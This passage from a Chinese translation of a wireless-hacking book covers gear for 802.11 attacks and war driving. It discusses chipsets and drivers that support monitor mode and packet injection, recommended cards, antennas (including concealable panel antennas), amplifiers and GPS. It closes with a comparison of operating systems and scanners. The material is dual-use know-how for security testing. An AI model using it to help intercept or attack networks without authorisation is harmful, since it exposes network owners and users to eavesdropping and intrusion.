Ralink 有相当多的芯片。大部分 Linux 用户都对 rt73usb 或 rt75usb 变种感兴趣。对于二次注入（只在 Linux 上有接口），带 rt2570 或 RT73 芯片组的基于 USB 的设备是一个不错的选择。该芯片组是少数无争议的基于 USB 的芯片组之一，可以轻松得到。

## Realtek (RTL8187)

虽然这里所说的大部分驱动程序都支持许多种网卡和芯片组，但 RTL8187 驱动程序的用户通常记住一张卡——Alfa 卡。Alfa 卡是一个内部带有 Realtek RTL8187 芯片组的 USB 卡。该驱动程序具有相同的名称。此驱动程序已被合并到主线内核中，执行性能令人印象深刻。RTL8187 芯片组 / 驱动程序的唯一缺点是不支持 802.11n。

### 什么是 Linux 上 802.11n 支持的状态

谈到在 Linux 上 802.11n 所支持的无线黑客攻击，该方面的内容必定会开始成为一个越来越多的话题。目前，这种支持可以准确地描述为：欠佳！不久前，ath9k 给作者提供了常规操作上的内核破解。虽然其他驱动程序提供对 802.11n 的试验性支持，但最稳定的可能是 Intel 公司的 iwlagn。不幸的是，这种芯片组只能用在 PCI-E 的配置上，这使得用户只能尴尬地连接一个外置无线天线。

即使芯片组和驱动程序标记为支持 802.11n，但这种说法可能会误导用户。驱动程序是否支持 40 MHz 带宽的操作模式？能设置为监控模式吗？当使用注入功能时会如何？虽然 2×2 和 2×3<sup>⊖</sup> MIMO 设置目前是适配器的规范，但将来会使用 3×3 的配置。捕获一个从客户端到 AP 接入点的 3×3 的传送也需要攻击者的系统上有一个 3×3 设置。所有这些情况相互串联，使得难以捕捉 Linux 上、监控模式下的 802.11n 通信流量。

⊖ 多输入输出系统（Multiple-Input Multiple-Output, MIMO），通过多个接收天线装置和多个发送天线共同高效地、稳定地完成某一功能。前面的“2×2”和“2×3”，以及后面的“3×3”指的是接收和发送天线的个数。——译者注

### 1.3.4 网卡

既然芯片组和驱动程序已经制定好了，那么该决定用什么网卡了。记住：内置的无线网卡将提供基本的监控模式和数据包注入的支持，你可能不需要再购买任何其他东西。本节的目标是编制网卡的重要特征列表。最后，你会找到一个推荐网卡的列表，供读者根据列表购买一款自己感兴趣的网卡。

购买无线网卡所涉及的一个最令人沮丧过程是做完了所有的调查，从中找到恰到好处的某一个并购买，然后发现已经有了一个稍微不同的硬件版本，带一个完全不同的芯片组。事实上，盒子中的网卡和你付费买下的硬件之间唯一的相似之处是外面的图片。

不幸的是，这种情况始终发生，而你无能为力（除非从一个采用无条件退货规定的店里订购）。对比从产品到芯片和驱动程序，最积极维护的列表可能就是在 Linux 无线网络中的一个 (<http://linuxwireless.org/en/users/Devices>)。

**提示** 对哪种芯片组出现在新近发布的网卡里感到好奇吗？如果你能获得网卡的 FCC ID<sup>①</sup>号，就可以直接从 FCC 中收集大量信息，最有用的信息是所使用的芯片组。通常可以读取高分辨率的内部网络在线照片的信息。如果你对卡的内部感到好奇，但不想打开它，非常鼓励你访问 <http://www.fcc.gov/oet/ea/fccid/>，输入 FCC ID，检查与设备相关的内部照片记录。

### 发射功率

发射 (TX) 功率当然是指你的网卡可以传送多远，通常是用毫瓦 (mW) 表示。大多数客户端级的网卡在 30 mW (14.8 dBm)。专业级的基于 Atheros 的网卡 (来自 Ubiquiti) 的发射功率在 300 mW (24.8 dBm)。Alfa AWUS306H 目前握有十足的发射功率金牌，据称提供 1000 mW (30 dBm) 的功率。虽然发射功率很重要，但不要忘记一同考虑给定网卡的灵敏度。

### 灵敏度

很多人往往忽视网卡的灵敏度，只关注发射功率。这种看法是短视的。一张明显不匹配的网卡能够传送很远的距离，但却有可能无法接收到对方的回复，这就与灵敏度有关。人们可能忽略灵敏度，因为广告中较少强调它。如果你能找到一本网卡的产品手册，那么灵敏度应该被列出。通常用 dBm (分贝，相对于 1mW) 测量灵敏度。负数越小越好 (-90 比 -86 更好)。

- 一般客户端网卡的灵敏度的标准值是 -80 ~ -90 dBm。
- 每 3dBm 的变化代表灵敏度的一倍 (或减半，如果你向其他的方向传送)。高端网卡尽可能到达 -93 ~ -97 dBm 的灵敏度。
- 如果你发现需要把 mW 转换成 dBm，不要害怕。dBm 功率恰巧是以 10 为底的 mW 功

① 美国联邦通信委员会 (Federal Communications Commission, FCC)，进入美国市场的电子电器产品必须经过 FCC 的认证，该认证具有强制性，电子电器产品需拿到 FCC 认证证书才能顺利进入美国市场。FCC ID 是对某一类通过 FCC 认证的产品的一个唯一标识号。——译者注

率的对数的 10 倍。公式是：

$$10 \times \log_{10} \left( \frac{mW}{mW} \right) = \text{dBm}, \text{ 或} \\ mW = 10^{\frac{\text{dBm}}{10}}$$

## 天线的支持

决定购买何种网卡要考虑的最后一件事情是天线对网卡的支持。什么样的天线支持它，你需要由天线开始吗？如果你的工作是确保或审查无线网络的功能，那么你一定想有一两根天线，这样可以精确地测量到信号泄露到外边有多远。

目前，网卡有 0 个、1 个或 2 个天线插孔。802.11n 的网卡至少需要两根天线支持 MIMO。通过称为缆线连接器 (pigtail)<sup>①</sup> 的电缆将网卡连接到天线上。缆线连接器的作用仅仅是将网卡上的插孔连接到天线上的插孔中。

遗憾的是，连接的时候，有多种连接类型。更为糟糕的是，如果你的天线有不同的接口，这个问题困难加倍。考虑一个情景：你有两张带不同插孔的网卡和两根带不同连接器的天线。你将共需要 4 个小辫子将每张卡连接到每根天线上。

幸运的是，大多数天线与一个特定的、称为 N 型的连接器一起提供。特别是，天线通常有一个母头 N 型连接器。此连接器可让朋友们相互借用对方的天线，而不用担忧缆线在不同类型的天线之间转换。也可用其他天线连接类型 (RP - TNC 在 AP 厂商之间也是相当流行的)，所以在你假定天线有一个 N 型连接器之前一定要检查一下。关于不同天线类型和各种连接器标准的详细信息将在 1.3.5 节中介绍。图 1-8 显示了一个典型的小辫子设备的例子。




图 1-8 天线和小辫子连接器

给定网卡上的单个连接器的类型是完全不重要的。只要网卡具有某种类型的插孔，那么你就能够找到一个“小辫子”将它连接到天线上。可是，如果你打算购买多张网卡，那么可能就值得在一个特定的连接类型上进行标准化。大多数网卡在 MMCX<sup>②</sup> 上已经标准化。

- ① 缆线连接器的作用是通过缆线将两个接口连接起来，起到物理接口类型转换和延长线的作用，俗称“小辫子”。正式的名称众多且不统一，容易引起误会，而“小辫子”虽为口语，但普遍都理解，所以后文采用此术语。
- ② 微型射频同轴连接器 (Miniature Microcoax rf Coaxial Connectors, MMCX)，主要用于对系统体积、重量都有要求的小型通信、网络设备之间连接射频同轴电缆。——译者注

## 推荐的网卡

作者强烈推荐以下三种网卡。它们有高于平均水平的灵敏度和发射功率，有 Linux 的稳固支持，以及外接天线连接器。它们大多也支持 OS X 和 Windows 上的数据包注入和监控模式。

相当长一段时间 Ubiquiti SRC-300 一直是 802.11 渗透测试和“战争驾驶”社团的主力。在表 1-1 中可以看出，它获得多种平台上的支持，并拥有令人印象深刻的接收灵敏度和发射功率。在 CardBus a/b/g 网卡的市场中，这种网卡很难被击败。



表 1-1 Ubiquiti SRC-300

制造商	Ubiquiti
型号	SuperRange Cardbus (SRC-300)
模式	802.11a/b/g
芯片组	Atheros AR5004
支持的基本平台 (监视模式 + 注入功能)	Linux (ath5k)、Windows (CommView、OmniPeek)
接收灵敏度: 1、24、54Mbps, 802.11 b/g	-96、-91、-74 dBm
发射功率: 1、24、54Mbps, 802.11 b/g	24、24、20 dBm
接口 (主机)	CardBus
天线接口	2 × MMCX (因天线不同而有所差异)
价格 (大约)	130 美元

Ubiquiti SR71-C (见表 1-2) 基本上是流行的 SRC-300 的 802.11n 版本。除了 802.11n 芯片组外，其接收灵敏度也得以改进为更高级别。但 Windows 和 OS X 目前不支持监控模式。

表 1-2 Ubiquiti SR71-C

制造商	Ubiquiti
型号	SR71 - C
模式	802.11a/b/g/n
芯片组	Atheros 的 9220
支持的基本平台 (监控模式 + 注入)	Linux (ath9k)
接收灵敏度: 1、24、54 Mbps, 802.11 b/g	-97、-97、-84 dBm
接收检测: 802.11n HT 20 MHz (MCS 0, 7, 8, 15)	-97、-75、-96、-76
接收检测: 802.11n HT 40 MHz (MCS 0, 7, 8, 15)	未知
发射功率: 1、24、54 Mbps, 802.11 b/g	24、24、19 dBm
发射功率: 802.11n (20 MHz) (MCS 0, 7, 8, 15)	24、15、24、15
发射功率: 802.11n (40 MHz) (MCS 0, 7, 8, 15)	未知
接口 (主机)	Cardbus
天线接口	2 × MMCX (MIMO)
价格 (大约)	150 美元

该网卡适用于任何在 Linux 上使用 SRC-300 和寻找 802.11n 支持的人。缺点是，ath9k 目前不像 ath5k 或者旧的 madwifi 驱动程序那样稳定。


因为大家都已经知道 Alfa (阿尔法) 网卡 (见表 1-3) 了，所以暂时成为 802.11 发烧友人群的常用用品。该网卡缺什么功能 (支持 802.11n, 双重天线)，它就在物品和价格上补偿。该网卡有两个版本，一个发射功率为 500 mW (27 dBm)，一个发射功率为 1 000 mW (30 dBm)。这是最大功率，但阿尔法网卡的接收灵敏度是本节介绍的所有网卡中最低的。这意味着，虽然 1W 的功率有利于市场营销，但它掩盖了该卡的功率虽然大但灵敏度很低所表现出来的不对称性。



表 1-3 Alfa AWUS306Hf

制造商	Alfa
型号	AWUS306H
模式	802.11b/g
芯片组	Realtek 8187
支持的基本平台 (监控模式 + 注入)	Linux (RTL8187)、OS X (KisMAC)
接收灵敏度: 1、24、54 Mbps, 802.11b/g	-96、-80、-76 dBm
发射功率: 1、24、54 Mbps, 802.11b/g	30、24、24 dBm
接口 (主机)	迷你型 USB 2.0
天线接口	1 × SMA
价格 (大约)	40 美元

此卡除了具有 USB 接口外，真正吸引人的是在 Linux 和 OS X 上得到了很好的支持。跨平台支持与低廉的价格以及与 USB 接口相结合，意味着 Alfa 始终是无线网卡的一个理由充分的选择；另一个优点是 SMA 天线连接器。SMA 比较常见的 MMCX 接口在脆弱性方面更胜一筹。



### 需要密切关注的网卡

虽然前面提到的网卡目前都支持在 Linux 上运行，但其中只有一张支持 802.11n。下面的两张网卡既支持 802.11n 又以 USB 的形式出现。这两张网卡之间最大的区别在于芯片组。SR-71 (见表 1-4) 有一个 Atheros 芯片组，是由 ar9170usb 驱动程序支持的。该网卡拥有唯一的 Linux 支持的基于 USB 的 Atheros 芯片组，它不由通常的 ath5k/ath9k 驱动程序维护。对于长期的维修及改进来说，这并不是一个好兆头。目前，ar9170usb 驱动程序不支持 802.11n。不建议为了黑客攻击目的而购买 SR-71。订购前，检查一下 ar9170usb 驱动程序的状态，详见



如果你有机械和电气方面爱好，那么可以用一些易拉罐自助创建一根便宜的波导天线，造价仅为几美元。这些自制的土天线摇摇晃晃的但接收效果良好，互联网上充满了这类故事。你的天线可能也这样。当然你也可能花数小时在车库里，造出一个什么也看不出来，但却有一个带洞的罐和一个带奇怪的辐射模式的 1 dBi 或 2 dBi 的增益的天线。当然，如果这听起来像一个有趣的爱好，那么你可以在网上找到很多指南。

表 1-5 Alfa AWUS050NH

制造商	Alfa
型号	AWUS050NH
模式	802.11a/b/g/n (108Mbps)
芯片组	Ralink RT2770F
支持的基本平台(监控模式+注入)	Linux (rt2870sta, 只监控模式) rt2870sta_apocalypse (修补、注入)
接收灵敏度: 1, 6, 11, 54 Mbps, 80211.b/g	-91, -93, -91, -77 dBm
接收检测: 802.11n HT 20 MHz (MCS 0, 7, 8, 15)	-92, -75, -92, -74
接收检测: 802.11n HT 40 MHz (MCS 0, 7, 8, 15)	-88, -73, -89, -70
发射功率: 1, 24, 54 Mbps, 支持 802.11b/g	27dBm
发射功率: 802.11n (20 MHz) (MCS 0, 7, 8, 15)	21dBm
发射功率: 802.11n (40 MHz)(MCS 0, 7, 8, 15)	20dBm
接口(主机)	迷你型 USB 2.0
天线接口	1×2.4/5GHz RP-SMA1× 双带饰标志打印天线
价格(大约)	60 美元

最后，关于天线灵敏度比较的提示：天线灵敏度用 dBi 测量。随意比较 dBi 可能会产生误导。不要忘了，天线增益增加 3dBi 与天线的有效射程加倍是一样的。天线增益为 12dBi 会增加范围，约为天线增益 9dBi 的两倍。

## 基本部件

有许多不同类型的天线，有些博士论文整篇论述改进天线性能的技术，本节不是介绍这类内容，本节旨在为你提供实用的知识，为手头工作选择正确的天线。

天线既不是神奇的，也不向信号中注入功率。天线通过聚集于网卡已经产生的信号来工作。想象一下，网卡产生一个信号，形状像一个三维球体（不是，但是先假定是这么认为）。全向天线的工作基本上是接收这种球体并压扁成更多圆圈，或圆形图，这样在水平面的信号传得更远，但垂直方向上没这么远。更重要的是，全向天线的增益越高，圆形图越扁平。定向天线以同样的方式工作，牺牲一个方向的信号，以获取另一个方向的信号。要记住一个重要思想：信号的理论值保持不变，天线可以做的全部事情就是变形。

如前所述，全向天线增加了范围，形状近似圆形。如果你开车在街上寻找网络，全向天线可能是该工作的最佳工具。在某些情况下，你可能希望精确调整信号，这时使用一根定向天线时是非常方便的。定向天线覆盖的角度范围用波束测量。有些类型的定向天线有比别的天线更窄的波束。定向天线上的波束越窄，就越聚集（就像一个手电筒）。这意味着它会传得更远，

但它不会收集边缘的信号。如果波束太窄，则很难瞄准。

## 天线特性

每一个无线黑客至少需要一根全向天线。全向天线基本上有两种类型：9 ~ 12dBi 的基站天线和 5 ~ 9dBi 增益的磁性底座天线 (magnetic mount antennas)。磁性底座天线的设计要按照汽车的顶部做，基站天线插入到 AP 设备中。

基站天线通常有白色 PVC 管<sup>①</sup>，长 30 或 48 英寸。天线越长，增益越高，价格越贵。当“战争驾驶”时，尽管增益较低，但磁性底座天线一般比基站天线接收更好些，因为它们是在车辆的大金属盒里。不过，如果你想在办公楼里使用全向天线，那么 12dBi 增益的基站天线明显效果更好。

接下来，在你的名单上应该是某种定向天线。到目前为止，最流行的是廉价的波导天线（有时称为 cantennas）。一个典型的波导天线获得 12dBi 的增益。引向发射天线是普通波导天线的提升。引向发射天线很容易在 15 -dBi 和 18 -dBi 模式中找到，但它们往往明显比波导天线贵。

## 小辫子

最容易失去信号的地方之一是在小辫子 (pigtail) 里。电缆越长，失去的信号越多。然而，比长度更重要的是电缆的质量和它与网卡的连接情况。基本上，不要买廉价的小辫子。和质量与连接关系不大的是，如果有人可以以其他人价格的一半卖相同的小辫子，那么他可能是克扣电缆的质量、做工，或两者兼而有之。如果你正在寻找一个购买高质量小辫子的地方，请见 <http://www.jefatech.com/> 和 <http://www.fab-corp.com/>，它们似乎总是提供优质的产品。

下表包含了一个常见的连接器类型以及使用它们的供应商的列表。然而，正因为供应商 X 通常使用连接器 Y，然而并不意味着他们总是这样或将会这样。众所周知，卖方通常宁可换掉整个芯片组也不会改变一个网卡的型号。因此，不要认为他们同样不会改变天线连接器。如果一个供应商似乎一贯支持一种连接器，就会把连接器名字也提供出来；如果一个供应商使用多个连接器，则就可以提供更多的细节来描述这些支持的连接器。当然，仅仅因为某一个网卡上列了某一个供应商，并不意味着他们制造的每种网卡都支持该天线供应商的所有外接天线。

连接器类型	供应商
MMCX	许多的 PCMCIA / CardBus 卡 Ubiquiti 的 SRC, SR71, SR71-C 等
RP-MMCX	SMC; SMC2555W-AG, SMC2532W-B, SMC25122-B
SMA	Alfa; AWUS036H, AWUS050NH, EUB-362 EXT
U.FL	Mini-PCI 卡: Engenius; NL-2511MP, NL-3054CB, NL-3054MP
RP-TNC	许多接入点，如 WRT54G 等
MC	老版的 Buffalo、戴尔和 IBM 的网卡

① PVC，全名为 Polyvinylchlorid，主要成分为聚氯乙烯，PVC 管本身没有单独使用的，主要用于对线缆的包装保护，因其良好的耐热性、韧性、延展性等优点而广受欢迎。——译者注

## 全向天线

全向天线 (Omnidirectional antenna) 通常是用磁性底座将天线附在一辆汽车的车顶。这些天线不引人注目, 通常是在  $5 \sim 9\text{dBi}$  范围内, 价格  $20 \sim 40$  美元。一个基本的磁性底座全向天线是任何一个对攻击驾驶感兴趣的人必备的。

## 定向天线

**波导天线**, 俗称为 *cantennas*, 一般比其他的定向天线便宜, 并且有大约  $30^\circ$  的波束和  $15\text{dB}$  的增益。这种形式的天线可以很容易地由成套工具或零配件制作, 尽管它们可能不像专业组装的天线那样好地执行任务。

**板状天线** (panel antenna) 通常有  $13 \sim 19\text{dB}$  的增益和  $35^\circ \sim 17^\circ$  的波束。(更大的增益意味着一个更窄的波束)。这些天线一般都在  $30 \sim 50$  美元。板状天线会为渗透测试做正确的选择, 因为它们是平的, 比其他的定向天线更容易隐蔽。

**八木天线** (yagi antenna) 通常可有  $30^\circ$  的波束和  $15 \sim 21\text{dB}$  的增益。当大多数人想到一个有威胁的天线时, 可能就会想到八木天线。

**抛物面天线** (parabolic antenna) 提供最大的增益和最窄的波束。一个典型的抛物面天线具有  $24\text{dB}$  的增益和  $5^\circ$  的极窄的带宽。波束宽度这么窄的天线应该是专业安装的, 作为一个点对点回程的部分。

## 射频放大器

放大器添加到系统里将大大增加传输范围, 它也将提高接收灵敏度。缺点是, 放大器增加信号的同时, 也放大了噪声。我建议利用定向天线, 然后再尝试放大器。如果还是不够的, 或者如果你正指望花费数百美元在一些无线设备上, 这就是要记住的基本思路。

任何在市面上能见到的 802.11 放大器都将是双向的, 这意味着将需要在接收和发射模式之间实现自动切换。尽管有 802.11 无线电通信, 但一个只发送或只接收的放大器还是没用的。放大器的另一个重要特点是它的增益控制。放大器可以是固定的、可变的, 或自动增益控制的。可变增益放大器使你更灵活, 而固定增益放大器成本更低。自动增益控制放大器将试图使放大器发出的功率保持在一个固定值。这意味着你不必担心你在输入端提供多大的功率, 放大器会使之平稳。如果你打算尝试某一种, 我建议使用一个自动增益控制放大器。RFLinx 2400 SA 是一个不错的自动增益控制放大器, 适合于 802.11 黑客攻击。

### 1.3.6 蜂窝数据卡

“战争驾驶”时, 蜂窝数据卡是必不可少的。这些卡允许你实时下载地图和谷歌地图图像。它们还允许你下载可能已经忘记了要预先下载的工具。令人惊讶的是, 这些卡的大部分实际上在 Linux 下工作得非常好。从 OSX 的角度来看, 该卡作为一个串行设备, 回应基本的 AT 指令集<sup>①</sup>

① AT 即 Attention, AT 指令集是从终端设备数据终端设备 (Data Terminal Equipment, DTE) 向数据电路终端设备 (Data Circuit Terminal Equipment, DCE) 发送的一组指令的集合, 早期主要用对调制解调器的操作, 可以进行呼叫、短信、电话本、数据业务、传真等方面的控制。——译者注

(几乎像拨号连接上的一个调制解调器)。

如果你正在考虑购买一个蜂窝数据卡，在订购之前，你应该看看是否支持特定的模式。AT & T 公司的技术支持是不会帮助你解决 Linux 的问题。Sierra 芯片组的数据卡一般都在 Linux 下得到很好的支持。

### 1.3.7 GPS

许多 802.11 扫描工具可以使用 GPS 接收器。接收器允许扫描工具把经度和纬度与一个给定的接入点相关联。GPS 接收器的惊奇之一是：几乎所有可以连接到计算机的接收器将能使用一个称为国家海洋电子协会 (National Marine Electronics Association, NMEA) 的标准协议进行通信。如果你有一个可以使用 NMEA 协议的 GPS 设备，那么它可能就会在你的操作系统上工作。

#### 鼠标式和手持式接收器的对比

两类 GPS 接收器：鼠标式和手持式。鼠标式 GPS 接收器是一个后面伸出电缆的 GPS 接收器。鼠标式只能用在其他东西上，如像一台笔记本电脑或 PDA。有些鼠标式 GPS 接收器是防雨的，可以附到汽车车顶。其他的也有不太粗糙的，在车内使用。通常情况下，鼠标式 GPS 接收器有一个 USB 接口，但其他选项 (诸如蓝牙) 是可用的。如果你正在考虑一个蓝牙鼠标接收器，请记住：蓝牙也在 2.4GHz 频谱下工作。这意味着蓝牙鼠标接收器可能会干扰“战争驾驶”操作。解决 Linux 上的蓝牙连接问题是件痛苦的事情，所以我会选择 USB 版本。

如果你已经拥有一个 GPS 设备，那么插上电源，看看你的操作系统是否识别它。在 Linux 上，你应该插入设备，检查 `dmesg` 命令的输出。运气好的话，你会看到一个 `/dev/ttyUSB0` 弹出。OS X 用户几乎肯定会需要安装一个 USB 到串口转换器驱动程序。Windows 用户可能会拥有所有必需的驱动程序，但可能需要运行 GPSGate，以帮助应用程序和设备进行交互操作。

如果你还未拥有一个 GPS 设备，并且正在寻找一个好的“战争驾驶”解决方案，GlobalSat BU-353 采用一个 Prolific PL2303 USB 到串行芯片组，它具有可靠的跨平台支持。这种鼠标式 GPS 接收器还支持 WAAS 或广域增强系统 (Wide Area Augmentation System)，从而显著提高了 GPS 的准确性，可以大约 35 美元买到。我们将利用 BU-353 作为本书中下面的例子。

#### Linux 上的 GPS

GPS 接收器基本上是一个串行设备。如果你有一个 Garmin 的 USB 设备，那么你将需要使用 `garmin_gps` 驱动程序。BU-353 采用 Prolific PL2303 芯片组，Linux 采用相同名称的驱动程序。如果你的设备有问题，那么你可能需要卸载并重新加载 USB 到串口转换器内核模块。这可以通过下面的操作来完成。


```
# modprobe -r pl2303 (or garmin_usb)
# modprobe pl2303 (or garmin_usb)
# dmesg
```

假设你已经完成了正确的编译操作，就应该在 `/dev` 目录中看到有某种字符设备了，并且从中你可以读取到 GPS 设备的信息（例如，`/dev/ttyUSB0`）。

一旦驱动程序被加载并且开始工作，你可能想利用 `gpsd` 程序跨多个应用程序进行复用操作。出于调试目的，你应该运行 `gpsd -D 2 -n -N /dev/ttyUSB0`。如果 NMEA 的提示信息开始滚动，说明当前正处于良好状态。一个方便的实用工具可以用来监控 GPS 状态，该工具被称为 `cgps` (`curses gps`<sup>①</sup>)。只要不带任何参数地运行 `cgps` 将连接到本地 `gpsd` 的运行实例，并显示当前的所有信息。

## Windows 上的 GPS

如果 Windows 操作系统不能自动检测到 BU-353 GPS 设备，那么你可以在 <http://www.usglobalsat.com/p-634-81-bu-353.aspx> 下载一个 PL2303 芯片组的驱动程序。在最新测试的时候，如果没有第一次安装来自 GlobalSat/Prolific 提供的驱动程序，那么 Windows 7 识别不出该芯片组。希望将来该设备能被 Windows 自动识别并支持，如果你已经成功地初始化硬件，如这里的插图所示，并且正在使用的应用程序（如 `Vistumbler`）无法识别设备，请尝试使用 `GPSSGate` 软件。



## Macs 上的 GPS

只有极少数的 GPS 设备获得 OS X 的支持。Garmin 设备没有得到很好的支持。通过利用串行电缆和一个支持 OS X 的 USB 到串口转换器，你可以巧妙地使一个 Garmin 设备和一个 Mac 进行通信。除非你已经有一个 Garmin 设备和一个串行电缆，否则购买一个兼容鼠标式 GPS 设备的成本更低，例如 BU-353，它合并 PL2303 的 USB 到串口转换器。你可以下载一个驱动程序，这样会让 PL2303 芯片组得以运行，请见网址 <http://sourceforge.net/projects/osx-pl2303/>。驱动程序也可直接从 Prolific 得到，请见 <http://www.prolific.com.tw/eng/downloads.asp?ID=31>。目前，这些似乎都不支持 64 位内核，好在目前所有的 Mac 笔记本电脑都只默认启动到 32 位内核。安装 PL2303 驱动程序并插入 BU-353 后，在 `/dev` 创建一个新的设备：

① `curses` 本身有诅咒的意思，在这里 `curses` 来自一个叫做“cursor optimization”（光标最优化）的双关语。`curses gps` 即是通过 `curses` 作为底层的封装，这样终端的用户程序就可以在不关注底层实现的情况下，而通过底层的 API 就可以实现 GPS 各种功能。——译者注

```
[macbookpro]$ ls -l /dev/tty.PL2303*  
crw-rw-rw- 1 root wheel  10, 10 Oct 12 17:54 /dev/tty.PL2303-00002006
```

KisMAC，流行的 OS X 的被动扫描器，知道如何与此设备进行通信。

## 1.4 本章小结

本章简要地介绍了 802.11，还介绍了被动扫描和主动扫描之间的差异。希望看完本章后，你将有一个完整的理解，理解是什么构成了一个成功的 802.11 黑客工具包（天线、网卡、芯片组、信号放大器、GPS）。你已经对哪些芯片组在 Linux 下获得最好的支持有了一个宏观的了解，并发现了流行的“战争驾驶”网卡上的基本规范。第 2 章将详细介绍可用来扫描 802.11 网络的软件。

lovelinux8.ctdisk.com



## 第 2 章

# 扫描和发现 802.11 网络

如前所述，当前有两类扫描工具：被动扫描和主动扫描。本章涵盖了这两种类型的工具。如果你清楚你要使用的是什么操作系统，那么你就可以直接跳转到该操作系统所对应的工具这一节；如果你对其他操作系统平台好奇，或者试图通过两种操作系统工具的比较来确定哪个更好，请继续阅读。

### 2.1 选择操作系统

第 1 章讨论了依赖于底层硬件能力的各种攻击技术。这些硬件依赖于与操作系统通信的设备驱动程序，并且设备驱动程序与特定的操作系统紧密相关。此外，不同的无线黑客程序只运行在一定的操作系统平台上。所有这些因素加在一起，使得选择一个操作系统变得更加重要。

#### 2.1.1 Windows

Windows 操作系统可能已被优先安装在笔记本电脑上。有两个易于使用的主动扫描器（inSSIDer 和 Vistumbler）。使用 Windows 操作系统的主要缺点是被动扫描器的有效性受到了限制，虽然很少，但它们是针对 IT 专业人士的商业产品。那些产品比较昂贵，并且没有真正用于“战争驾驶”目的（或甚至安全专家也没有参与过）。另一个缺点是虽然数据注入式攻击是可行的，但它并不像在 Linux 上那样成熟。

#### 2.1.2 OS X

OS X 操作系统是一个奇怪的野兽。虽然操作系统的内核是开放的，但某些子系统却不开放。虽然有一些人认为 OS X 非常优雅，但 OS X 操作系统有一个设备驱动子系统却没有 Linux 或 BSD 驱动子系统那么有名。这意味着很多黑客放弃对 OS X 操作系统设备驱动程序进行攻击。

在 Release 10.6 版本中，Apple 公司增加了监控模式以支持内置的机场卡<sup>⊙</sup>（Airport card）。这对黑客来说无疑是好消息，但很少有人神经般地在其昂贵的苹果笔记本电脑上钻一个洞，因

⊙ Apple 计算机以前曾推出来的两种无线网卡，一种型号是机场卡（Airport card），规格为 802.11b（11Mbps）；另一种型号是机场终端卡（Airport Extreme Card），规格为 802.11g（54Mbps）。——译者注

为这需要附加一个外部天线。

幸运的是，对于各地的 OS X 操作系统用户，有一个进行中的 OS X 无线工程：KisMAC。KisMAC 最初由 Michael (Mick) Rossberg 编制，目前获得了一个大的群体的支持，并且已更名为 KisMAC-ng。感谢 KisMAC 工程，尽管不像在 Linux 上那么强健，但该监控模式仍然容易在许多外部芯片组中实现，这种实现在数据包注入仍然可用。总之，尽管许多攻击可以在 OS X 操作系统上完成，但就 Linux 从芯片组的支持和最新的技术方面，OS X 是落后的。

### 2.1.3 Linux

Linux 操作系统是无线攻击中显而易见的选择，不仅因为它拥有最积极的驱动程序开发人员，而且大多数无线工具是在 Linux 下设计的。在 Linux 下，驱动程序支持监控模式和数据包的注入几乎是标配，而不是特例。此外，因为驱动程序是开放源码的，所以很容易通过给驱动程序打补丁或修改的方式使其实现更高级的攻击。

当然，如果你没有太多使用 Linux 的历史，使用中会觉得有点儿棘手，特别是当 802.11 驱动程序被要求作为主要的攻击。幸运的是，如果你利用现代分布式版本（例如 Ubuntu 9.10），那么大部分的驱动程序可用于数据包注入。正如在前面的章节所述，除非明确提到，本书中所有的攻击可以在 stock 2.6.28 中完成，以后版本如未做修改仍然有效。

另一种在 Linux 上的攻击方法是使用各种启动光盘进行破解，其中最流行的是 BackTrack。通过使用可启动光盘，你可以在不需要安装到主要笔记本的前提下测试 Linux 的能力。另一个有趣的方式是从 Linux 测试无线攻击，这需要利用虚拟机 VMware。VMware 有非常强壮的、通用 USB 串行总线传递支持。利用这一点，基本上可以将一个无线网卡直接插在 Linux 的虚拟机上。很多人通过这项技术已经获得了成功。

## 2.2 Windows 扫描工具

目前只有两个扫描工具积极支持在 Windows 操作系统上运行：Metageek 和 Vistumbler 分别设计的 inSSIDer，在设计上，两者都是和 NetStumbler 相似的主动扫描器。而 inSSIDer 支持 GPS 全球定位系统，它更多的是为了解决无线网络内部排错和跟踪干扰。Vistumbler 有更多的功能，最重要的是，它集成了谷歌地图（Google Earth）的实时可视化界面。当你查看谷歌地图的可视化数据时，你可以很容易地在工作把与自己的笔记标注在上面，并且可以很容易地将其生成的 kml 格式文件应用在 Linux、OS X 和 Windows 操作系统中。

### 什么是 NetStumbler

NetStumbler 是一个在 Windows XP 上非常流行的主动扫描器。虽然该程序仍可运行在 Windows XP 上，但从 2005 年起，它已不再使用了。NetStumbler 的工作原理基于许多 NDIS 5 驱动程序，这意味着驱动程序是由 pre-Vista 写的。

那些在老版本 Windows 上使用 NetStumbler 的人建议试用 Vistumbler，Vistumbler 是一个针对 Windows Vista 和 Windows 7 的开放源码的主动扫描器，其功能和 NetStumbler 相似。

## 2.2.1 Vistumbler

